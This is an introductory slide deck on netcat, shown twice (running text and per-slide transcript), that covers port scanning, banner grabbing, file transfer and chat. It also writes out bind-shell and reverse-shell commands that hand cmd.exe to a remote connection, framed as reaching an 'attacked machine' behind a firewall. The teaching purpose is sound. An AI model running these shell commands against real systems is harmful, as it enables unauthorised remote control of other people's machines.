- - by Mahesh Bheema
 It is a tool that can read and write data across
networks, usingTCP or UDP protocol. It can
be operated both in server and client mode.

 Port scanning
 Banner Grabbing
 Backdoor
 File transfer
 Port Redirector
 Chatting and
 Many more…

 Port scanning is the process of scanning a
specified host and looking for ports that may
be open or closed.
 Here is the syntax to scan ports…
# nc -v -z IP_Address port_range
-v is for verbosity (without –v it wont display result in output)

 Banner grabbing is a technique to determine
the service running or application, version,
operating system. Using the below syntax :
# nc -v IP_Address port
 when you hit enter,After a few seconds you
see some information about your IP address
and port number, then write GET / HTTP/1.1
and hit enter and see some information about
your victim.
 File transfer/ chat works by setting up a
server and client.
 FileTransfer
 nc –l –p 1234 > testfile.txt [Reciever’s end]
 nc IP_Address 1234 < testfile.txt [Sender’s end]
 type abc.jpeg | nc –lvp 8080
 nc –l Server_IP 8080 > abc.jpeg
 Chat Server
 nc –l –p 1234 [Reciever’s end]
 nc IP_Address 1234 [Sender’s end]

 Netcat has the ability of providing a remote
shell as well. We can do this in two ways…
 1. Bind Shell
 2. Reverse Shell
 We can take cmd.exe/shell and bind it to a
local port, and anyone connecting to this port
will be presented with command prompt
belonging to that machine.This is known as a
BIND SHELL. Syntax as follows…
 # nc –l -p 1337 –e cmd.exe [Server]
 # nc –v Server_IP 1337 [Client]
 Reverse Shell:
 Netcat can also "send" a shell to another
instance of a listening Netcat session.This is
especially useful if the attacked machine is
behind a firewall or otherwise nat'ed
 # nc –lvp 1337 [Server]
 # nc –v Server_IP 1337 –e cmd.exe [Client]
 It's not always the best tool for the job, but if I
was stranded on an island, I'd take Netcat
with me ☺
 SpecialThanks to CATechnologies for the
venue.

Netcat 101 by-mahesh-beema

  • 1.
    - - byMahesh Bheema
  • 2.
     It isa tool that can read and write data across networks, usingTCP or UDP protocol. It can be operated both in server and client mode.
  • 3.
     Port scanning Banner Grabbing  Backdoor  File transfer  Port Redirector  Chatting and  Many more…
  • 4.
     Port scanningis the process of scanning a specified host and looking for ports that may be open or closed.  Here is the syntax to scan ports… # nc -v -z IP_Address port_range -v is for verbosity (without –v it wont display result in output)
  • 5.
     Banner grabbingis a technique to determine the service running or application, version, operating system. Using the below syntax : # nc -v IP_Address port  when you hit enter,After a few seconds you see some information about your IP address and port number, then write GET / HTTP/1.1 and hit enter and see some information about your victim.
  • 6.
     File transfer/chat works by setting up a server and client.  FileTransfer  nc –l –p 1234 > testfile.txt [Reciever’s end]  nc IP_Address 1234 < testfile.txt [Sender’s end]  type abc.jpeg | nc –lvp 8080  nc –l Server_IP 8080 > abc.jpeg  Chat Server  nc –l –p 1234 [Reciever’s end]  nc IP_Address 1234 [Sender’s end]
  • 7.
     Netcat hasthe ability of providing a remote shell as well. We can do this in two ways…  1. Bind Shell  2. Reverse Shell
  • 8.
     We cantake cmd.exe/shell and bind it to a local port, and anyone connecting to this port will be presented with command prompt belonging to that machine.This is known as a BIND SHELL. Syntax as follows…  # nc –l -p 1337 –e cmd.exe [Server]  # nc –v Server_IP 1337 [Client]
  • 9.
     Reverse Shell: Netcat can also "send" a shell to another instance of a listening Netcat session.This is especially useful if the attacked machine is behind a firewall or otherwise nat'ed  # nc –lvp 1337 [Server]  # nc –v Server_IP 1337 –e cmd.exe [Client]
  • 10.
     It's notalways the best tool for the job, but if I was stranded on an island, I'd take Netcat with me ☺
  • 11.
     SpecialThanks toCATechnologies for the venue.